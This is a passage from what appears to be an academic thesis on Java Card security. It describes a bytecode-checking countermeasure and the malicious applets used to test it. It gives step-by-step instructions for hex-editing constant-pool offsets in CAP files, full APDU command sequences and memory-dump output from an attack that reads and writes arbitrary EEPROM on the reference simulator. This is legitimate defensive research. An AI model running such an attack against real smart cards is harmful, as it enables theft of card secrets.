


Fig. 3.8: Java Card reference implementation including a checker to prove the correctness of the package to be installed.




Fig. 3.9: Concept of the rudimentary BCV.




Fig. 3.10: Process of checking the bytecode.

In order to counteract manipulated bytecode to be installed the announced rudimentary BCV is mandatory. Based on this checking process the BB protection mechanism (Section 2.4.3.3) is suggested. To be independent of the custom component the xoring should be done on the whole bytecode during the verification. Be aware that the BB may be calculated on a bytecode including an error, which has not been found by the simple bytecode checker. Therefore, an additional completely autonomous countermeasure is needed. This requirement is fulfilled by the type and bound protection unit in a type storing JCVM, see Section 2.4.3.4. This mesh of countermeasures targets a lot of attack paths, when the obligatory non-invasive physical attack detection mechanisms like sensors and shielding fail.

Chapter 4

Implementation of the Static Countermeasure

This chapter describes the implementation of the countermeasure and the attacks which were used to test the static checks. In advance the required Java Card development kit is discussed and an installation hint is given.

4.1 Java Card Development Kit

The Java Card development kit is essential for both testing and implementing the checking mechanism. It includes a JCRE with an offensive virtual machine implementation and a simulator that can be built with a ROM mask. The simulator (*cref*) is also capable of reading and writing to an EEPROM and simulating the communication with a card reader. Thus, it is possible to test an adopted reference implementation within the ROM and install applets into the EEPROM. [Ora11a, Chapter 9]

To install the Java Card development kit please follow the installation instructions in the manual [Ora11a, Chapter 2] but be careful the *gcc* compiler needs to support the *-mno-cygwin* flag. If *MinGW* is installed on Windows do not use a version released later than 2011-08-02 (*mingw-get-inst-20110802.exe*). The issue is that newer versions of *gcc* that are shipped with *cygwin* do not longer accept the *-mno-cygwin* flag. All other current versions of the required tools can be used.

4.2 Tests for the Static Countermeasure

In this section the implementation of the test-vectors (malicious applets and valid applets) for the static countermeasure are presented. The focus is on the novel attack, the other tests with malicious applets are not done by implementing the full attack, but by retrieving the main concept and trying to install the corrupted CAP files.

4.2.1 Implementation of the First Test - the Novel Attack

It is important to know, that current Java Cards are, as it is mostly the case, equipped with offensive virtual machines. Thus, during install time of an applet, some optimisations are

made. A very often implemented one is that references via the constant pool are reduced to direct ones. So the static bytecodes are then pointing directly to their content or have an offset from the beginning of the method component included. This piece of luck makes a memory dump much more convenient and effective, because references can also point to EEPROM areas previous of the attack ones. Another performance improvement often done, as it is in the reference implementation, is just to store the initialised static field image. Therefore, please compare Fig. 3.3 of the design and Fig. 4.2 with the adjustments to offensive Java Card environments.

So again, the attack is split up in three parts as stated in Section 3.2.1. The first package *attackPart0* is a library including a shared interface namely the *AttackInterface* for setting and getting the content of a variable. The second part *attackPart1* is an applet called *MaliciousApplet1*. It is installed after the first package but before the second one of the third part. The references in the constant pool of some static variables within the *attackPart1* here *static_variable0* to *static_variableA* are manipulated. But this time they point to the method area in one of the third part's applets. In an attack scenario against an unknown Java Card model the amount of static variables can be increased to have a higher success rate hitting the intend functions *getShort()* and *setShort(value)* within the third part's applets. The third part consists the same *attackPart2a* and *attackPart2b* packages as before announced in Section 3.2.1 including the either *MaliciousApplet2a* or *MaliciousApplet2b* applet, with just one single static variable *static_short_variable* in it and implementing the functions *getShort()* and *setShort(value)* of the shared *AttackInterface*. Once more the applet of the second part handles the communication and has the function *getContentOfStaticVariables()* to verify the content of the manipulated references. Be careful, they should point to the parameters of the *getstatic_s* and *putstatic_s* instructions in one of the third part's applets implemented *AttackInterface* methods. Therefore, the other function *setShortInTheContentOfStaticVariables(bOffset, hByte, lByte)* of the *MaliciousApplet1* changes the parameters of the static bytecodes. Now it should be possible to make a full memory dump by sending APDUs to the applet in *attackPart1*. The class diagram of the attack is shown in Fig. 4.1 and the adapted memory layout with the readable and writeable memory area is presented in Fig. 4.2.

4.2.1.1 Manipulate the Constant Pool Component's Offset to the Static Field Manually

The attack requires the constant pool to be manipulated. The first step is to built the CAP files of the three packages. In the build system of the Java Card reference implementation *ant* is used. So just call *ant convert_applet* from the command prompt within the applets working directory (*JC_CLASSIC_HOME/samples/classic_applets/Attack/applet*). *Ant* processes the source files by gathering all needed information out of the *build.xml* and the *opt* files of each package located in this directory. Calling *ant convert_applet* compiles and converts the sources and copies the CAP, export, and Java Card assembly files to the *JC_CLASSIC_HOME/samples/classic_applets/Attack/applet/build/converted* directory afterwards.

Now the *attackPart1.cap* can be extracted, remember CAP files are compressed files and use the ZIP file format. *7zip* can be used for unzipping, for example. The components in binary format are then located in a subdirectory defined by the package. In




Fig. 4.1: Class diagram of a simple attack to read and write to arbitrary EEPROM locations by manipulating the CAP file of the first applet.




Fig. 4.2: Memory layout of a simple attack against an offensive virtual machine to read and write to arbitrary EEPROM locations by manipulating the CAP file of the first applet.

this case *JC_CLASSIC_HOME/samples/classic_applets/Attack/applet/build/converted/attackPart1/attackPart1/javacard*.
To open the *ConstantPool.cap* a hex editor like *UltraEdit* has built in is advisable. Fig. 4.3 shows the untouched constant pool component. The blue highlighted bytes




Fig. 4.3: Using *UltraEdit* to change the references to the static field within the constant pool component.

represent the ten *CONSTANT_StaticFieldref_info*s of the static variables. Each *CONSTANT_StaticFieldref_info* is four bytes long and starts with 0x05, a tag size of one byte. The high bit of the second byte defines whether the static field of this package or an external is referenced. In the case of the *attackPart1* the highest bit is zero as expected and indicates an internal reference. So, the next two bytes of each determines the offset in bytes within the static field. These offsets can now be freely set, but keep in mind that the static variables are of type short, and therefore, require two bytes. The next step after the changes have been saved is to zip the components together to a new CAP file.

The easiest way to load the manipulated CAP file onto the card and execute some custom commands is again *ant*. The custom commands to be executed after loading are located in the *JC_CLASSIC_HOME/samples/classic_applets/Attack/attack.scr* file. All supported commands of this attack are described in Section 4.2.1.2. To start the loading process and executing the commands, the Java Card reference implementation simulator must be started first. To do so, run *cref* from *JC_CLASSIC_HOME/bin* directory. Now *ant justrun* can be used within another command prompt from *JC_CLASSIC_HOME/samples/classic_applets/Attack/applet*. The generated output is stored to the *JC_CLASSIC_HOME/samples/classic_applets/Attack/applet/default.output* file. As a matter of course, the tools to perform the attack can be called manually as well.

Please refer to the Java Card development kit user guide [Ora11a].

4.2.1.2 Run the Attack

After installing the packages the APDUs in LST. 4.1 must be executed to get the attack initialised. All important commands and their parameters to perform the attack are summarized in LST. 4.2.

```
// structure of an APDU
// CLA INS P1 P2 LC [DATA] LE [RETURNED DATA] SW1 SW2

// create an applet instance of MaliciousApplet1:
//   CLA: 80, INS: B8, P1: 00, P2: 00, LC: 0C, [AID length: 0A, AID:
        0000000000/0000000001, parameter length: 00], LE: 7F
// expected response:
//   LE: 0A, [AID: 0000000000/0000000001], SW: 9000
0x80 0xB8 0x00 0x00 0x0C 0x0A 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0
        x00 0x7F;

// create an applet instance of MaliciousApplet2a:
//   CLA: 80, INS: B8, P1: 00, P2: 00, LC: 0C, [AID length: 0A, AID:
        0000000000/000000002A, parameter length: 00], LE: 7F
// expected response:
//   LE: 0A, [AID: 0000000000/000000002A], SW: 9000
0x80 0xB8 0x00 0x00 0x0C 0x0A 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x2A 0
        x00 0x7F;

// create an applet instance of MaliciousApplet2b:
//   CLA: 80, INS: B8, P1: 00, P2: 00, LC: 0C, [AID length: 0A, AID:
        0000000000/000000002B, parameter length: 00], LE: 7F
// expected response:
//   LE: 0A, [AID: 0000000000/000000002B], SW: 9000
0x80 0xB8 0x00 0x00 0x0C 0x0A 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x2B 0
        x00 0x7F;

// select MaliciousAppletPart1:
//   CLA: 00, INS: A4, P1: 04, P2: 00, LC: 0A, [AID: 0000000000/0000000001], LE: 7
        F
// expected response:
//   LE: 00, SW: 9000
0x00 0xA4 0x04 0x00 0x0A 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0x7F;
```

LST. 4.1: Commands to initialize the attack.

4.2.1.3 Dumping the Memory of an Unprotected Java Card

Running the attack on the reference implementation simulator including the original offensive JCRE revealed about 39 % of the EEPROM space. The sent commands of an example to dump a part of the reference implementations memory is shown in LST. 4.3 and the communications responses are presented in LST. 4.4.

```
// structure of an APDU
// CLA INS P1 P2 LC [DATA] LE [RETURNED DATA] SW1 SW2

// getContentOfStaticVariables()
// get the content of the static variables (16 static short = 32 bytes)
//   CLA: 80, INS: 00, P1: XX, P2: XX, LC: 00, LE: 20
// expected response without manipulation:
//   LE: 20, [CONTENT: 00A0/00A1/00A2/00A3/00A4/00A5/00A6/00A7/00A8/00A9/00AA/00AB
        /00AC/00AD/00AE/00AF], SW1: 9000
0x80 0x00 0x00 0x00 0x00 0x20;

// setShortInTheContentOfStaticVariables(byte bOffset, byte hByte, byte lByte)
// P1 is the offset in bytes within an array constructed of static_variable0 to
        static_variableA to write a short value represented by CDATA and CDATA+1
        in the APDU buffer
//   CLA: 80, INS: 01, P1: bOffset, P2: XX, LC: 02, [VALUE: hByte lByte], LE: 00
// expected response without manipulation:
//   LE: 00, SW: 9000
0x80 0x01 bOffset 0x00 0x02 hByte lByte 0x00;

// getShort()
// read memory content as short by calling getShort either from attackPart2a if P1
         is zero or attackPart2b otherwise
//   CLA: 80, INS: 04, P1: attackPart, P2: XX, LC: 00, LE: 02
// expected response without manipulation:
//   LE: 02, [VALUE: 0005], SW: 9000
0x80 0x04 attackPart 0x00 0x00 0x02;

// setShort(short value)
// set memory content as short by calling setShort either from attackPart2a if P1
        is zero or attackPart2b otherwise
//   CLA: 80, INS: 06, P1: attackPart, P2: XX, LC: 02, [VALUE: hByte lByte] LE: 02
// expected response without manipulation:
//   LE: 02, [VALUE: hByte lByte], SW: 9000
0x80 0x06 attackPart 0x00 0x02 hByte lByte 0x02;

// dumpMemory(byte bOffset, short startAddr)
// P2 is the offset in bytes to the parameters of the getstatic instruction of the
         MaliciousAppletPart2a.getShort() in case of P1 is zero or
        MaliciousAppletPart2b.getShort() otherwise bytecode and CDATA, CDATA+1 is
         the signed startaddress
//   CLA: 80, INS: 07, P1: attackPart, P2: bOffset, LC: 02, [STARTADDRESS: hByte
        lByte], LE: FF
// expected response without manipulation:
//   LE: sizeOfApduBuffer, [0005/.../0005/startAddr+sizeOfApduBuffer-2], SW: 9000
0x80 0x07 attackPart bOffset 0x02 hByte lByte 0xFF;
```

LST. 4.2: Commands to perform the attack.

```
1  //create applet instance MaliciousAppletPart1
2  0x80 0xB8 0x00 0x00 0x0c 0x0a 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0
           x00 0x7F;
3
4  //create applet instance MaliciousAppletPart2a
5  0x80 0xB8 0x00 0x00 0x0c 0x0a 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x2A 0
           x00 0x7F;
6
7  //create applet instance MaliciousAppletPart2b
8  0x80 0xB8 0x00 0x00 0x0c 0x0a 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x2B 0
           x00 0x7F;
9
10 // Select MaliciousAppletPart1
11 0x00 0xA4 0x04 0x00 0x0A 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0x7F;
12
13 //get content of static variables
14 0x80 0x00 0x00 0x00 0x00 0x20;
15
16 // read memory content as short via MaliciousAppletPart2a.getShort() and
           MaliciousAppletPart2b.getShort()
17 0x80 0x04 0x00 0x00 0x00 0x02;
18 0x80 0x04 0x01 0x00 0x00 0x02;
19
20 // manipulate the getShort method in the contents of the static variables
21 0x80 0x01 0x0E 0x00 0x02 0x00 0x00 0x02;
22
23 // read memory content as short again to check which attackPart2 to use
24 0x80 0x04 0x00 0x00 0x00 0x02;
25 0x80 0x04 0x01 0x00 0x00 0x02;
26
27 // dump the memory content via MaliciousAppletPart2a.getShort() due to the output
           of this part has changed before
28 0x80 0x08 0x00 0x0E 0x02 0x00 0x00 0xFF;
29 0x80 0x08 0x00 0x0E 0x02 0x00 0x1C 0xFF;
30 0x80 0x08 0x00 0x0E 0x02 0x00 0x38 0xFF;
31 0x80 0x08 0x00 0x0E 0x02 0x00 0x54 0xFF;
32 0x80 0x08 0x00 0x0E 0x02 0x00 0x70 0xFF;
33 0x80 0x08 0x00 0x0E 0x02 0x00 0x8C 0xFF;
34 0x80 0x08 0x00 0x0E 0x02 0x00 0xA8 0xFF;
35 0x80 0x08 0x00 0x0E 0x02 0x00 0xC4 0xFF;
36 0x80 0x08 0x00 0x0E 0x02 0x00 0xE0 0xFF;
37 0x80 0x08 0x00 0x0E 0x02 0x00 0xFC 0xFF;
```

LST. 4.3: Attack the Java Card reference implementation. 0x0BC was added to the offsets of the static variables in the *attackPart1* package. The returned values of these commands are stated in LST. 4.4

```
//create applet instance MaliciousAppletPart1
Le: 0a, CDATA: 00 00 00 00 00 00 00 00 00 01, SW: 9000

//create applet instance MaliciousAppletPart2a
Le: 0a, CDATA: 00 00 00 00 00 00 00 00 00 2a, SW: 9000

//create applet instance MaliciousAppletPart2b
Le: 0a, CDATA: 00 00 00 00 00 00 00 00 00 2b, SW: 9000

// Select MaliciousAppletPart1
Le: 00, SW: 9000

//get content of static variables
Le: 20, CDATA: 11 6d 00 8d 80 3a 7a 01 30 18 77 01 10 7d 00 01 78 01 20 1d 81 00
         01 7a 01 13 03 30 04 31 1d 32, SW: 9000

// read memory content as short via MaliciousAppletPart2a.getShort() and
         MaliciousAppletPart2b.getShort()
Le: 02, CDATA: 00 05, SW: 9000
Le: 02, CDATA: 00 05, SW: 9000

// manipulate the getShort method in the contents of the static variables
Le: 00, SW: 9000

// read memory content as short again to check which attackPart2 to use
Le: 02, CDATA: 04 00, SW: 9000
Le: 02, CDATA: 00 05, SW: 9000

// dump the memory content via MaliciousAppletPart2a.getShort() due to the output
         of this part has changed before
Le: 1e, CDATA: 04 00 05 00 05 30 8f 00 00 3d 18 1d 1e 8c 00 0f 3b 7a 04 41 18 8c
         80 62 19 1e 25 29 00 1c, SW: 9000
Le: 1e, CDATA: 04 16 04 61 08 18 8b 01 01 70 0c 18 19 1e 04 41 16 04 8b 04 02 7a
         04 22 18 8b 01 03 00 38, SW: 9000
Le: 1e, CDATA: 60 03 7a 19 8b 01 01 2d 1a 04 25 75 00 4d 00 01 00 00 00 09 1a 05
         25 75 00 39 00 02 00 54, SW: 9000
Le: 1e, CDATA: 00 00 00 0d 00 01 00 1b 1a 03 7c 00 00 38 19 03 04 8b 03 08 70 26
         18 8b 01 08 32 1a 00 70, SW: 9000
Le: 1e, CDATA: 03 1f 10 08 51 5b 38 1a 04 1f 11 00 ff 53 5b 38 19 03 05 8b 03 08
         70 08 11 6b 00 8d 00 8c, SW: 9000
Le: 1e, CDATA: 80 3a 70 08 11 6d 00 8d 80 3a 7a 01 30 18 77 01 10 7d 00 9e 78 01
         20 1d 81 00 01 7a 00 a8, SW: 9000
Le: 1e, CDATA: 01 13 03 30 04 31 1d 32 1e 30 1f 31 1d 32 1e 30 1f 31 1d 32 1e 30 1
         f 31 1d 32 1e 30 00 c4, SW: 9000
Le: 1e, CDATA: 1f 31 1d 32 1e 30 1f 31 1d 32 1e 30 1f 31 1d 32 1e 30 1f 31 1d 32 1
         e 30 1f 31 1d 32 00 e0, SW: 9000
Le: 1e, CDATA: 1e 30 1f 31 1d 32 1e 30 1f 31 7a 00 01 ee f0 00 1e 00 01 ed f0 00
         e8 00 01 ed ed 00 00 fc, SW: 9000
Le: 1e, CDATA: 03 00 00 00 00 00 00 42 80 5e 01 00 00 05 06 00 00 82 ae 80 64 82
         af 82 b0 82 b1 82 01 18, SW: 9000
```

LST. 4.4: Outputs of the sent commands of LST. 4.3.

The red marked returned data of the manipulated static field represents the offset to the *getstatic* within the *getShort()* of either the *MaliciousAppletPart2a* or *MaliciousAppletPart2b*. To verify which of the two was found both *getShort()* are called then the red marked offset is changed to another value and the *getShort()* methods are called again. Now comparing the values before the manipulation and afterwards implies that *MaliciousAppletPart2a.getShort()* was corrupted, see the orange marks. The consecutive commands dump the memory by using the right *attackPart2*. The grey and last returned short values of each command are the next start addresses to gain a continuous memory dump. The green marked data states the static field and the blue data belongs to the method component of the *attackPart2a* package. The other data could not be classified.

This memory dump brings up, that the reference implementation does not use direct addresses to access the static variables but omits the constant pool. For this reason the EEPROM could be dump only in one direction. It was only possible to read and manipulate the method components of previously installed packages. The second often found optimisation of just storing the initialised static field image was also found in the reference implementation.

Due to the two possibilities to run the attack, it is also manageable to crack cards independently from the memory layout. Another likely performance optimisation is to use direct addresses to the static field image within the bytecode. As a consequence an attacker is able to read in front and after the attack's parts within the EEPROM and makes the attack even worse. It would be possible to read out and manipulate much more data compared to the reference implementation's simulator. Such a memory dump could reveal the whole contents of the EEPROM and could highlight other security mechanisms.

4.2.2 Other Test-Vectors

The EMAN1 attack is based on replacing the offset into the constant pool with the address of an array at an *invokestatic* bytecode and preventing the bytecode to be linked, see Section 2.4.1.4. To prove that the static countermeasure detects such a manipulation it is enough to manipulate the parameter of an *invokestatic* within a CAP file.

